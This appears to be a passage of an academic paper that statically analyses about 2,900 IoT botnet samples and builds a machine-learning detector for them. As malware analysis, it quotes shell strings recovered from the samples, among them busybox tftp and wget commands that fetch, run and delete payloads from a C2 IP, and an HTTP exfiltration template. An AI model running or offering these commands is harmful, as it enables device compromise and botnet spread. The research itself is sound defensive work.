Statically Dissecting Internet of Things Malware: Analysis, Characterization, and Detection

Afsah Anwar*[1], Hisham Alasmary*[2], Jeman Park*[3], An Wang†[4], Songqing Chen‡[5], and David Mohaisen*[6]

*University of Central Florida, Orlando, FL 32816, USA
†Case Western Reserve University, Cleveland, OH 44106, USA
‡George Mason University, Fairfax, VA 22030, USA
([1]afsahanwar,[2]hisham,[3]parkjeman)@knights.ucf.edu
[4]axw474@case.edu,[5]sqchen@gmu.edu,[6]mohaisen@ucf.edu

Abstract. Software vulnerabilities in emerging systems, such as the Internet of Things (IoT), allow for multiple attack vectors that are exploited by adversaries for malicious intents. One of such vectors is malware, where limited efforts have been dedicated to IoT malware analysis, characterization, and understanding. In this paper, we analyze recent IoT malware through the lenses of static analysis. Towards this, we reverse-engineer and perform a detailed analysis of almost 2,900 IoT malware samples of eight different architectures across multiple analysis directions. We conduct string analysis, unveiling operation, unique textual characteristics, and network dependencies. Through the control flow graph analysis, we unveil unique graph-theoretic features. Through the function analysis, we address obfuscation by function approximation. We then pursue two applications based on our analysis: 1) Combining various analysis aspects, we reconstruct the infection lifecycle of various prominent malware families, and 2) using multiple classes of features obtained from our static analysis, we design a machine learning-based detection model with features that are robust and an average detection rate of 99.8%.

Keywords: IoT; Malware; Static Analysis; Lifecycle; Detection

1 Introduction

The increasing acceptance of IoT devices by end users has been paralleled with their increased susceptibility to attacks. Adversaries exploit software on IoT devices to gain control over them, and create large botnets for launching synchronized attacks [23,18,22,7]. Recently, *Mirai*, a prominent IoT botnet, recorded an attack traffic of 620 Gbps [26]. These new adversarial capabilities associated with IoT insecurity necessitate efforts for understanding IoT malicious software, through an in-depth analysis, characterization, and detection.

There has been an increasing number of studies on IoT malware analysis, although the literature is mainly focused on *Mirai* analysis [20], due to the difficulty of obtaining other IoT malware and the public availability of *Mirai*'s source

code. Other prior works have proposed mechanisms for detection by using features generated from malware binaries transformed into images [27], by using features from mobile-applications of IoT devices [6], or by drawing parallels from Android malware [21,15]. These studies are limited because of not using IoT malware (specific to embedded devices), being narrowly focused on a small number of samples, or by being limited in their analysis approaches—see §5 for details.

Motivated by these shortcomings, we utilize program analysis techniques over a large number of IoT malware samples to understand their artifacts. Program analysis used for malware analysis include both static and dynamic approaches. The dynamic analysis approach requires executing the malware in a sandboxed environment. While comprehensive, the dynamic analysis approaches suffer from a limited scalability and a significant run time. On the other hand, static analysis relies on extracting artifacts from the contents of the binaries, such as strings, without executing them [13]. We utilize the latter approach for our analysis.

Summary of Findings. Our strings analyses (§3.1) reveal the operational and textual characteristics, as well as network dependencies. From these strings, we report the presence of shell commands, the use of cuss words, as well as network-related artifacts. Shell commands provided us insights into the steps that botnets follow for operation, their propagation strategies, and transport protocols. The cuss words hinted at specific content-based characteristics, while the network artifacts show the propagation metrics of the botnets. By analyzing the control flow graph of each IoT malware sample (§3.2), we also extract graph-theoretic features and found that those features correspond to *tight graphs*, highlighting a shift in IoT malware structure from other related malware, such as Android. Moreover, the host dependency graph analysis unveiled that a single host can be part of multiple infections. Finally, through port analysis, we were able to enumerate the prevalence of non-standard ports that could be blocked to mitigate attacks. Function-level analysis (§3.3) unveils useful information about the operation of IoT botnets based on the public GNU libraries and standard functions they use. Noting that functions are a major avenue for obfuscation for evasion, we explore deobfuscation by manually visualizing candidate functions to approximate the main function based on the control flow graph similarity.

Contributions. In this paper, we make three major contributions. 1. We characterize a set of recent IoT malware samples by analyzing their artifacts obtained from static program analysis techniques (§3). The different generated artifacts are utilized to understand the theoretic, lexical, and semantic significance of samples. En route, we address various challenges, including obfuscation via function approximation; by visualizing the functions for the samples with an obfuscated *main* function, we approximate the hidden *main* function to allow the analysis of obfuscated samples. 2. We propose two security operation applications of our analysis: malware life-cycle reconstruction and automated malware detection using machine learning (§4). First, using four classes of features (meta-data, graph, functions, and strings), we design and evaluate an ML-based detection system, which provides a high accuracy rate of ≈99.8%. Second, by analyzing the various components of string and graph features, we reconstruct the infection, propaga-

tion, and the attack strategy of IoT botnets, exemplified by three case studies – *Mirai*, *Tsunami*, and *Gafgyt* (delegated to the appendix for the lack of space). The dataset and codes will be made public for benchmarking.

Organization. This paper is organized as follows. We describe our dataset, samples characteristics, and methodology in section 2. We statically analyze the malware samples using various techniques in section 3. In section 4, we explain our benign dataset, the ML algorithms used, features, and also present results of detection. We then visit the literature, independent research published in the literature, discuss our results, and compare them to prior work in section 5. We conclude our study in section 6. The lifecycle reconstruction is in the appendix.

2 Dataset and Methodology

2.1 Dataset

We acquired a dataset of 2,899 malware samples from IoTPOT [24], a honeypot emulating IoT devices. IoTPOT implements vulnerable services, such as telnet, distributed over different countries [17]. Table 1 shows the samples distribution across architectures (SPR: SPARC, SH: Renesas SH, PPC: PowerPC, M68: Motorola m68k, I-386: Intel 80386, and x86: x86-64). We note that samples for ARM and MIPS architectures make up ≈44% of the dataset, and while ARM has the most samples, Motorola SPARC has the least. Also, the dataset has only 253 samples with 64-bit architectures, while the remaining 2,646 are 32-bit samples. Samples in our dataset range in size from 1 kilobyte—a sample first scanned on February 26, 2018—to 2.4 megabytes.

TABLE 1: Distribution of malware by architecture.

Arch	Malware	
	#	%[1]
MIPS	600	20.69%
ARM	668	23.04%
I-386	449	15.48%
PPC	270	9.32%
X86	250	8.62%
SH	233	8.04%
M68	217	7.48%
SPR	212	7.33%
Total	2,899	100%

Samples Age. We observed that the malware samples in our dataset were first seen in VirusTotal [10] between May 17, 2017 and March 2, 2018, with only 2.96% of samples in 2017. Moreover, we observed that the samples exhibit a low detection rate, i.e., between 0% and 67.35%, and a positive correlation of 0.14 between the total scanners and the positive detection rate.

Malware Families. Using the scan results from VirusTotal and AVClass [25], which consolidates VirusTotal labels, we assigned known family names to each malware sample depending on a majority voting. As a result, our samples represent seven malware families, with 2,609 out of 2,899 belonging to the *Gafgyt* family, which is perhaps explained by its long relative history. Additionally, the dataset contains 185 *Mirai*, 64 *Tsunami*, 7 *Hajime*, and 32 *Singleton* samples (malware that do not have definite family name by majority count). On the other hand we observe only one sample for each of *Lightaidra* and *IRCbot*, and we include them for the completeness of our analysis.

2.2 Methodology

Static Analysis. We analyzed each of the malware samples in our dataset to uncover their lexical, syntactic, and semantic features and to understand their functionality using strings and disassembled codes. Using this information, generated by automating the reverse-engineering of each sample, we identify various artifacts for analysis. Embracing an open-source approach, we used *Radare2* to manually inspect a few malware samples per architecture before scaling-up the analysis using *Radare2*'s API. We analyzed the strings, flags, jumps, calls, functions, and disassembly to understand samples functionality and behavior.
Challenges. To protect against software piracy, programmers employ obfuscation techniques. Malware authors also employ obfuscation by packing although to hide portions of the binary and to prevent its analysis and reverse-engineering. Packers can be of two types, 1. *Standard packers* are the software packers, either proprietary or freeware, that declare their identification. For example, Ultimate Packer for eXecutables (UPX) is a freeware packer that compresses an executable with a decompression code such that the compressed executable decompresses itself during the run-time. Out of the 2,899 samples, only ten samples ($\approx$0.35%) were identified as UPX-packed. 2. *Custom Packers* are used by malware authors to evade deobfuscation with standard packers. The custom packers may include a novel packing or further packing of a standard packer-packed malware, such that it is challenging to deobfuscate, if not undetectable. We identify 227 samples ($\approx$7.83%) that have less than ten functions. Among them, 25 samples did not have any function and are classified by *AVClass* as *Singleton*.

For the samples that do not have a *main* (but have a substantial number of functions), we analyze their control flow graph and compare it with the CFG of the ones that have a *main* function. We notice that their *main* functions can be identified for 299 out of 468 such malware samples.

3 Statically Analyzing IoT Malware

For each sample, we began by analyzing its entry-point and the function calls. We also performed a type-match analysis of all functions for all architectures, except for the SH architecture, which causes a segmentation fault (total of 233 samples or $\approx$ 8%). In the rest of this section, we describe different attributes and artifacts of static analysis, such as strings, control flow graphs, and functions.

3.1 String Analysis

For a malware binary, strings are sequences of the printable characters of the binary contents, and reveal valuable information about its contents and semantics (capabilities). We analyze the strings obtained from each malware sample to gain insight into the strategy employed by the malware authors, and to examine its potential as a modality for malware detection. Leveraging the stings, we identify their offset, followed by disassembly at that offset. The disassembly of the offset is then analyzed to understand the functionality of the code. Upon our analysis,

we found various details about the malware execution, e.g., credentials, communication protocols, attack propagation, Command and Control (C2) servers, target IP addresses, and port numbers. Our analysis also revealed that different families have similar targeted sensitive information (user credentials), infection, propagation, and attack strategies (explained by shell commands).

Shell Commands. IoT devices use a compressed form of libraries, such as Busybox, to attain Linux shell capabilities for configuration and operation. Malware authors abuse the shell on those devices to implement the malware life cycle: infection, propagation, and attack. From our analysis, we observed that malware samples, such as *Mirai*, use the shell to launch a dictionary attack using a list of frequently-used or default credentials to gain access to devices. The presence of strings, such as *root*, *admin*, and *12345* in our analysis is used as a cue of those dictionary attacks. If successful, the malware then attempts to traverse different directories followed by downloading malware script or sending or exfiltrating information, as can be seen in the script snippet in Figure 1.

```
POST / HTTP/1.1 Host: %s:%d Content-Length: %d
    Accept:text/html,application/xhtml+xml,
    application/xml;q=0.9, image/webp,*/\*; q=0.8 User-Agent:
    %s cookie: %s Content-Type:
    application/x-www-form-urlencoded Connection: close q=%s
```

Fig. 1: Snippet of information exfiltration.

We uncover the propagation strategies by analyzing the shell commands. Figure 2 lists a variety of shell commands used for infection propagation or for obtaining files from a C2 or a *dropzone*. The use of access permissions and anonymous commands, as seen in strings such as *chmod*, *Upgrade-Insecure-Requests*, anonymous *ftpget*, uncover the usage strategy of the adversary on the devices and for communication. Our analysis also unveils various commands to remove the residual binaries and scripts stored in the file system, perhaps to evade detection through file system scans, as shown in Figure 2. In this figure, the first command changes the directory, followed by executing one of two commands, each pulling a file from a C2 using TFTP, using busybox, and then changing access permissions of the downloaded file. On the other hand, the second command downloads an application from the C2 using HTTP 1.1. The third command downloads a file (notice the cuss word in the file name) in the *tmp* directory, executes it, and finally removes the downloaded files to evade detection.

Special Words. In the software development communities, jargons are predominant, and are used in comments as well as in naming variables, which motivated us to study jargons (special words) in the residual strings from our static analysis to understand them as artifacts and as a lightweight detection feature. Through our initial manual analysis, we observed that almost all analyzed samples contained cuss words in their strings. To automate analysis and quantify the prevalence of cuss words in strings, we created a list of 2,200 cuss words by combining a widely used list of offensive and profane words [14] and public websites

```
cd %s && (/bin/busybox tftp -g -r 81c46/81c46.%s %u.%u.%u.%u ||
    /bin/busybox tftp -g -f 81c46/81c46.%s %u.%u.%u.%u)&&
    /bin/busybox chmod 777 %s/81c46036.%s

GET /%s HTTP/1.1 Host: %s Accept: text/html,
    application/xhtml+xml, application/xml;
    q=0.9,image/webp,*/\*;q=0.8 User-Agent: Mozilla/5.0
    (Windows NT 6.1;WOW64) AppleWebKit/ 537.36 (KHTML, like
    Gecko) Chrome/ 41.0.2272 Safari/537.36 Content-Type:
    application/x-www- form-urlencoded Connection: keep-alive

cd /tmp; wget 45.76.131.35 /cuntytftp -O phone; chmod 777
    phone;./phone; rm -rf phone
```


Fig. 2: Shell commands initiating host infection. Note the last command attempts to remove traces from file system.

and mailing lists. We observed that ≈97% of the samples contained at least one of these words. For a conservative analysis, we eliminated words with multiple meanings from our list—e.g., context overtone, such as *execution*, *threeway*, *fail*, *attack*. As a result, we removed 150 words, and limited our list to strictly abusive words, which reduced the number of malware samples that contain such words to 92% in their strings, highlighting the significant prevalence of these words.

IP Analysis. Generally, malware communicate with two different types of IP addresses that may appear in their code. 1. Malware communicate with C2 servers for instructions, such as lists of potential targets, updated binaries, execution steps, etc. Moreover, an adversary may also exfiltrate information extracted from the infected hosts. In our analysis, we found that such IP addresses can be identified by associated command keywords, such as wget, TFTP, POST, and GET. We designated them as **dropzone** IP addresses. 2. Malware also communicate with IP addresses to be infiltrated. Successful infiltration leads to the propagation of the malware by recruiting additional bots. We call them **target** IP address, our analysis uncover a large number of targets encoded in the binaries of the malware samples. In our analysis, all IP addresses obtained from the strings that did not qualify as dropzones were labeled as targets.

From our analysis, we observed that while the *target* IPs are associated with a *dropzone*, they can be shared between *dropzone*s, leading to a shared *target* selection phenomenon. Alternatively, a device can be attacked by multiple *dropzone* IPs, leading to the probable interdependence between malware families their infections, and associated propagation pattern. An illustration (from our analysis) is shown in Figure 3(a), which visualizes three sample *dropzone* IPs in a network with their corresponding target IPs, highlighting a clear hierarchy.

Next, we consider visualizing addresses locations for affinity analysis. We notice that malware samples mask IP addresses encoded into their strings for multiple reasons, including efficiency and evasion. In our analysis we observed two masking patterns. 1. Malware samples that mask the last two octets of the IP addresses (/16), e.g., 13.92.%d.%d. When visualizing the location of those ad-




(a) Dropzone-target map (b) Frequent Ports

Fig. 3: 3(a): Dropzone IP and their possible target IP. A single Dropzone IP attempts to infect multiple target IPs. 3(b) shows top 28 ports in the samples. The top two ports are 23 and 666, which appear 992 and 226 times, respectively.

dresses, we used the network address of the /16 network (i.e., 13.92.1.1). 2. Malware samples that fully mask addresses, e.g., %d.%d.%d.%d. We discard those addresses from further analysis, for the lack of sufficient information.

Utilizing the API service of *ipinfo.io*, we automated the collection of IP details for the *dropzone*s and the *targets* to visualize them on the world map. Figure 4(a) shows the geographical heat map of the *dropzone* IP addresses and Figure 4(b) shows the heat map for the targets. Overall, we observed 1,761 unique IPs in 34 countries, forming the *dropzones* attempting to infect 2,190 distinct IPs from 78 countries. While most of the *dropzone* IPs originate from the United States, most targeted IPs map to China. By clustering the *target* IP addresses by their source (C2), we observed shared targets among different dropzones, which could be due to shared vulnerabilities within these targets allowing for multiple infections by different malware samples and families. Exploring this possibility requires a causal analysis, which we leave as a future work.



(a) Dropzone-target map (b) Frequent Ports

Fig. 4: 4(a) shows country origin of dropzone IPs and 3(b) shows target countries as per future infected IPs

Port Numbers. Another essential artifact we statically analyze is port numbers. Port numbers identify active services on hosts and are the gateway for attacks and infection. Port numbers uniquely identify a network-based application,

TABLE 2: Number of samples by architecture and IANA defined port type. D/P: to Dynamic/Private.

Arch.	Known	Percentage	Registered	Percentage	D/P	Percentage
MIPS	433	72.16%	234	39.00%	10	1.66%
ARM	417	62.42%	145	21.70%	4	0.59%
I-386	321	71.49%	109	24.27%	3	0.66%
PPC	198	73.33%	94	34.81%	5	1.85%
X86	184	73.60%	67	26.80%	4	1.60%
SPR	174	82.07%	61	28.77%	2	0.94%
M68k	172	79.26%	57	26.26%	2	0.92%
Overall	1,899	65.50%	767	26.45%	30	1.03%

and are shared among different applications (running on different transport protocols) to share network resources. Port numbers can be assigned automatically by the OS, assigned as default by popular applications, or assigned manually by users. For an incoming message, an IP address identifies the host while the port number identifies an application on that host. Typical popular applications have standard assigned port numbers, while other ports are unallocated and are free to be used by the users— the Internet Assigned Numbers Authority (IANA) [16] designates port numbers as well-known, registered, and dynamic/private ports. Adversaries may use certain port numbers to evade detection by firewalls.

We analyzed the port numbers used most by the malware samples by first categorizing them according to the category designation by IANA. Figure 3(b) visualizes the distribution of the most prevalent port numbers appearing in our dataset. We observe the TCP/UDP ports of 23, 666, and 443 as the three most frequently used. Table 2 also lists the overall distribution of these ports across architectures targetted by the malware samples, and we notice that ≈66% of the malware samples used well-known ports for their transportation, while 27.4% of them used registered or dynamic/private. Interestingly, 27.4% of samples used port 48101, which is utilized by *Mirai* to carry out a DoS attack using TCP flooding. By carefully examining each port in the IANA list of port numbers, we found what applications run on top of these ports, and complied a list of port numbers that can be blocked, given that they are unused/abused. Such port numbers widely used by malware samples include (ordered list):

- 5888
- 22322
- 4574
- 55555
- 7942
- 48101
- 44824
- 7832
- 5017
- 9969
- 13174
- 7373
- 50404
- 24244
- 48101
- 2048
- 8965
- 5001
- 61235
- 65535
- 65422
- 65500
- 19241
- 6892
- 11023
- 33024
- 32676
- 12378
- 20669
- 25566
- 6942
- 12340
- 7773
- 20411
- 31293
- 2378

3.2 Control Flow Graphs Analysis

An important modality for analyzing and detecting malware is their graph properties. For this analysis, we represent the disassembled codes as basic blocks based upon the jumps, branches, references, etc. and the calls among them as a call flow graph (CFG), and explore their properties. For this analysis, the average shortest path is calculated as, $a = \sum_{s,t \in V} \frac{d(s,t)}{n(n-1)}$, where V is the set of

TABLE 3: Graph Details by architecture and family. Tot: total samples with generated graphs, Perc.: percentage, Av.#N.: Average number of nodes, Av.#E.: Average number of edges, Av.SP: Average shortest path, Av.D.: Average density, Fam.: Family, Gfgt: *Gafgyt*, Miri: *Mirai*, Tsn: *Tsunami*, Hjm: *Hajime*, Sing: *Singleton*, Lght: *Lightaidra*, I-B: *IRCbot*

Arch	Tot	Perc.	Av.#N.	Av.#E.	Av.SP	Av.D.	Fam.	Tot	Perc.	Av.#N.	Av.#E.	Av.SP	Av.D.
ARM	665	99.55%	64.13	96.66	8.89	0.02	Gfgt	2,609	100%	54.25	80.87	7.55	0.03
MIPS	578	96.33%	59.62	89.86	8.26	0.14	Miri	185	100%	39.25	58.81	4.21	0.28
I-386	449	100%	68.82	103.86	9.61	0.02	Tsn	64	100%	44.78	64.31	5.77	0.03
PPC	270	100%	65.35	98.50	9.00	0.02	Hjm	7	100%	3.00	3.00	0.66	0.50
X86	250	100%	53.73	78.43	7.86	0.02	Sing	7	21.87%	5.57	6.85	0.43	0.01
SH	233	100%	43.24	58.96	4.80	0.03	Lght	1	100%	62.00	93.00	9.37	0.02
M68k	217	100%	1.00	0.00	0.00	0.00	I-B	1	100%	17.00	25.00	3.70	0.09
SPR	212	100%	11.45	15.99	0.49	0.02	Bngn	276	100%	60.90	90.80	3.18	0.09

nodes in the graph, $d(s,t)$ is the shortest path from s to t, and n is the number of nodes. This property represents the average shortest path between the entry point (entry0) and the end of the malware program. The density of a graph is calculated as, $d = \frac{m}{n(n-1)}$, where m is the number of edges and n is the number of nodes, and we calculate the average density across graphs for the same architecture. The fraction of the number of edges out of the total number of possible edges represents the compactness of the CFG.

Table 3 shows a representation of the graphs, multiple graph-theoretic features, sorted by architecture and family. For this analysis, we calculate the average shortest path of each of the graphs with an edge weight of 1. From those results, we notice that the graphs vary in size and graph theoretic properties (sometimes significantly) across architectures, although universally have small density. They also generally have a relatively long shortest path, and a relatively similar number of nodes and edges, which are distinct features of IoT malware.

We report that we were not able to extract graphs for three malware samples for ARM and 22 samples for MIPS, all of which belonged to the *Singleton* family and had no observable function information, meaning that it packs even its entry function thus concealing every instruction in its disassembly. By correlating them with architecture-based analysis, we could extract graphs for seven out of the 32 malware belonging to the *Singleton* family.

3.3 Functions Analysis

The functions, whether a library or non-library, impart intuitions about the functionality of malware, *e.g.*, memory allocations, signal handling, obtaining IP addresses, etc. Libraries in our analysis refer to GNU standard libraries that malware samples use for standard functions, such as signal handling and memory allocation, while non-libraries are custom functions defined by users. In our analysis, we noticed that about 7% of the samples do not have *main* function, and further analysis shows the presence of malware that rename their functions, including *main*, with random names. We address this obfuscation in as follows.

TABLE 4: Additional Static Analysis Details by Architecture. R: Reversed, CA: Cross Architecture (samples that have other architecture names in their strings). Others are in Table 2. Tuples mean: (# of samples, x100 %)

Arch./Fam.	R	UDP	TCP	HTTP	CA	Graph
ARM	(668, 1)	(164, 0.24)	(151, 0.22)	(506, 0.75)	(528, 0.79)	(665, 0.99)
MIPS	(600, 1)	(116, 0.19)	(114, 0.19)	(455, 0.75)	(336, 0.56)	(578, 0.96)
I-386	(449, 1)	(99, 0.22)	(93, 0.2)	(326, 0.72)	(346, 0.77)	(449, 1)
PPC	(270, 1)	(67, 0.24)	(60, 0.22)	(203, 0.75)	(213, 0.78)	(270, 1)
X86	(250, 1)	(52, 0.20)	(47, 0.18)	(189, 0.75)	(193, 0.77)	(250, 1)
SH	(233, 1)	(0, 0.00)	(0, 0.00)	(3, 0.01)	(1, 0.01)	(233, 1)
M68	(217, 1)	(49, 0.22)	(47, 0.21)	(173, 0.79)	(170, 0.78)	(217, 1)
SPR	(212, 1)	(49, 0.23)	(45, 0.21)	(170, 0.8)	(168, 0.79)	(212, 1)
Gafgyt	(2,609, 1)	(573, 0.21)	(540, 0.20)	(1840, 0.70)	(965, 0.36)	(2,609, 1)
Mirai	(185, 1)	(1, 0.01)	(2, 0.01)	(159, 0.85)	(1, 0.01)	(185, 1)
Tsunami	(64, 1)	(22, 0.34)	(15, 0.23)	(26, 0.40)	(13, 0.20)	(64, 1)
Benign	(276, 1)	(0, 0.00)	(0, 0.00)	(0, 0.00)	(0, 0.00)	(276, 1)

Function Approximation. About 7% of the analyzed samples do not have the *main* function, and for those samples we manually examined the disassembled code in search for information the code may reveal despite obfuscation.

Typically, a program does the data loading before starting with the *main*. As such, we begin by observing the functions from the entry-point, and moved across functions successively, starting from this entry-point. We traversed through the different functions starting offset and observed the disassembled code and the CFG generated from it. We compared the generated graph from each function (manually) with the CFG from the *main* of samples that have a *main* function, and observed a probable function that resembles the reference graph of the (known) *main* function. We repeated this experiment for ten malware samples and were able to approximate the *main* function successfully for all of them. As an illustration, Figure 6 in appendix A.2 represents the disassembled code of the *Mirai* botnet from an entry-point. In this case, and after the seventh instruction, the program branches to *fcn.00008190* which is a possible candidate for the *main*. Although we go through all of the other functions, we concluded this to be the *main* function for the analyzed sample given the similarity with the structure obtained from the sample with the main. Note that this approximation does not require a $k \times n$ comparisons—for k candidate main functions against n graphs from samples with main functions—as confirmed by our analysis.

Table 4, Table 5, and Table 6 summarize the results of our static analysis. Table 6 shows that only *IRCbot* samples have no string information, besides the 25 *Singleton* malware samples without any visible functions. Apart from those samples, we show in Table 4 that SH samples do not have any UDP or TCP artifacts present in their strings, as explained from Table 5, where 98.71% of the SH samples have no data, load, and text sections, and demonstrating the level of packing in Reseas SH malware. Additionally, we see that none of the families among *Singleton*, *Hajime*, *Lightaidra*, and *IRCbot* have traces of transport protocols in their strings.

TABLE 5: Static Analysis Details by Architecture. NM: No *main*, ND: No Data, NL: No Load, NT: No Text, CW: Cuss Words, DZ: Dropzone IP, TI: TargetIP, SC: Shell Command, OS: Obfuscated Strings, OF: Obfuscated Functions, and [1] - x100%. Other abbreviations are defined in Table 2.

Arch	NM		ND		NL		NT		CW		DZ		TI		SC		OS		OF	
	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]
ARM	40	0.05	16	0.02	0	0.00	16	0.02	600	0.89	569	0.85	599	0.89	649	0.97	16	0.02	13	0.01
MIPS	105	0.17	40	0.07	6	0.01	38	0.06	463	0.77	0	0.00	460	0.76	550	0.91	38	0.06	175	0.29
I-386	3	0.01	3	0.01	3	0.01	3	0.01	437	0.97	419	0.93	422	0.93	446	0.99	3	0.01	3	0.01
PPC	30	0.11	5	0.02	0	0.00	5	0.01	263	0.97	0	0.00	262	0.97	264	0.97	5	0.01	1	0.01
X86	35	0.14	1	0.01	0	0.00	1	0.01	247	0.98	0	0.00	240	0.96	249	0.99	1	0.01	0	0.00
SH	18	0.07	230	0.98	230	0.98	230	0.98	1	0.01	0	0.00	0	0.00	3	0.01	230	0.98	0	0.00
M68k	25	0.11	0	0.00	0	0.00	0	0.00	212	0.97	204	0.94	204	0.94	216	0.99	0	0.00	25	0.11
SPR	212	1.00	0	0.00	0	0.00	0	0.00	205	0.96	0	0.00	207	0.97	208	0.98	0	0.00	0	0.00

TABLE 6: Static analysis details by family. Abbreviations are defined in Table 5, and [1] represents x100%.

Fam.	NM		ND		NL		NT		CW		DZ		TI		SC		OS		OF	
	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]	#	%[1]
Gfgt	323	0.12	239	0.09	228	0.08	239	0.09	2361	0.90	1181	0.45	2335	0.89	2363	0.90	239	0.09	76	0.02
Miri	95	0.51	9	0.04	1	0.01	7	0.03	10	0.05	0	0.00	1	0.01	163	0.88	7	0.03	105	0.56
Tsn	10	0.15	10	0.15	10	0.15	10	0.15	53	0.82	11	0.14	54	0.84	54	0.84	10	0.15	0	0.00
Sing	32	1.00	29	0.90	0	0.00	29	0.90	3	0.09	0	0.00	3	0.09	3	0.09	29	0.90	29	0.90
Hjm	7	1.00	7	1.00	0	0.00	7	1.00	0	0.00	0	0.00	0	0.00	0	0.00	7	1.00	7	1.00
Lght	1	0.00	0	0.00	0	0.00	0	0.00	1	1.00	0	0.00	1	1.00	0	0.00	0	0.00	0	0.00
I-B	1	1.00	1	1.00	0	0.00	1	1.00	0	0.00	0	0.00	0	0.00	0	0.00	1	1.00	0	0.00
Bngn	8	2.89	14	0.05	13	0.04	14	0.05	0	0.00	0	0.00	0	0.00	0	0.00	0	0.00	0	0.00

4 Malware Detection

Our static analysis uncovers a wide range of features that are not only valuable for characterizing IoT malware, but also can be used for their detection. To automate this detection process using those features, in this section we explore the design and evaluation of a machine learning tool for this purpose.

Benign Dataset Curation. To train our detector, we begin by assembling a dataset of benign applications. Considering the limited options, we extracted ELF files from Linux-based WiFi router firmware, assembled from *OpenWrt.org* [9], a repository for Linux-based embedded device's firmware.

Using the attributes of analysis for malware in Tables 4-6, we generated the properties of the benign samples (listed in Table 4 and Table 6 in the last row). From our analysis, we notice that while most of the malicious samples contained cuss words, none of the benign samples contained such words. We also notice that none of the benign samples is packed, with no transport protocol information observable in their binaries. Finally, Table 3 shows that the average number of nodes in the benign samples is more than that in any malware family.

4.1 Features, Configurations, and Classifier

Taking into account the obfuscation strategies employed by IoT malware, detecting them notwithstanding obfuscation is necessary. Thus, we obtain various features for detection, divided into five categories as follows. 1. **Metadata.** This category includes the basic size features of the malware, namely the file size, and the size of text, data, and load sections, respectively (four features in total). 2. **Graph.** This category includes the CFG analysis results outlined earlier, including the number of nodes and edges, the average shortest path, etc. (11 features in total). 3. **Function.** This category describes the different function names in the code. Although function names are easily obfuscated, obfuscation techniques such as renaming can be a useful parameter to characterize malware (145,350 initial features in total). 4. **Flag.** This category is a combination of sections, strings, symbols, registers, etc. Since we observe unique characteristics of malware and benign binaries using strings, e.g., cuss words, we expect this section to be very discriminative (277,988 features in total). 5. **All Features.** This category is a combination of all four categories (301,997 features in total).

We used the feature categories to evaluate the robustness of our classifier. Where obfuscation is used in a sample, we found that at least one category is capable of detecting that sample. Five different configurations were considered, including a separate experiment for each category (and one for all combined features). For the last three experiments, the feature dimension was huge, increasing the training, which necessitate considering feature reduction.

Principal Component Analysis (PCA). PCA can be viewed as a linear transformation operation on a set of zero mean correlated variables (features in our study) into low-dimensional uncorrelated principal components (PCs), preserving the original co-variance structure. In this work, we employed PCA to reduce the features vector dimension while maintaining a high accuracy. Namely, we used PCA to reduce the feature vector of each sample from $\approx 1 \times 302,000$ to $1 \times 1,500$, thus reducing the training and prediction times significantly.

Feature Generation. In order to detect malicious IoT (ELF) malware, we used the features discussed earlier to generate signatures. We employed text analysis on the strings, functions, and flags sections, and used them along with the file metadata and the graph-theoretic features for generation.

For string features, we used "bag of words" to create a feature vector for every malware and benign sample. Our feature vector represents the number of times the word appears in a given sample. We also considered every word in the vocabulary, instead of selected features, because the selected features are part of the string that we used to create our feature vector.

Random Forest (RF) Classifier. RF classifiers are typically applied in non-linear classification tasks, where bagging is used with random feature selection to train individual trees, allowing for a variance reduction in the output of individual trees and addressing noisy input datasets. This in turn meets the requirements for our malware detection, so we select RF to demonstrate features obtain from our analysis to discriminate between benign and malicious IoT binaries.

Settings and Metrics. We used 10-fold cross-validation to train our RF-based classifier, and used the False Positive Rate (FPR), False Negative Rate (FNR),

TABLE 7: Results of the IoT malware classification results using the RF classifier.

		Random Forest		
Category	Feature	FNR	FPR	AR
Metadata	Raw	0.10	0.50	99.80
Graph	Raw	0.80	12.30	98.20
Funcion	Raw	4.80	8.30	96.40
	PCA	0.10	2.10	99.60
Flag	Raw	3.20	10.80	97.10
	PCA	0.20	1.10	99.70
Overall	Raw	3.50	8.70	96.90
	PCA	0.10	1.30	99.80

and Accuracy Rate (AR) as metrics. The FPR is defined as the portion of benign samples classified as malicious, the FNR is defined as the portion of malicious samples classified as malicious, and the accuracy is defined as the portion of the samples in the dataset that are correctly classified (calculated as number of correctly labeled divided by the number of all samples).

4.2 Results

The results are shown in Table 7 by averaging ten independent experiment runs with different initial seeds. The results show the performance when using individual feature category, and the overall performance. We observe that even with code-level obfuscation, malware metadata can be still utilized to detect malware accurately. Namely, using the metadata features is shown to produce a classification accuracy of 99.80% in correctly distinguishing malicious from benign samples. However, we argue the other feature categories are still valuable, and provide additional robustness even with the similar performance: given that some features can be manipulated (e.g., metadata can be manipulated by modifying the section information in the ELF header, to force a desired output of the classifier when using that feature), other (independent) features such as graph will still be able to detect the manipulated sample.

5 Related Work and Discussion

Limited prior work is available on IoT malware analysis and detection. In this section, we review the prior work related to IoT malware analysis and detection, and the gap that this work attempt to bridge by improvements.

IoT Malware Analysis and Detection. Pa *et al.* [24] are among the first to investigate IoT malware by implementing IoTPOT, a telnet based honeypot to capture IoT malware. However, they did not consider analysis of intrinsic characteristics of the collected samples. Cozzi *et al.* [8] performed an empirical study of Linux malware in general for characterization, but did not study them holistically to understand their execution pattern and features from their source code that can aid their detection. Kolias *et al.* [19] analyzed the *Mirai* botnet from a

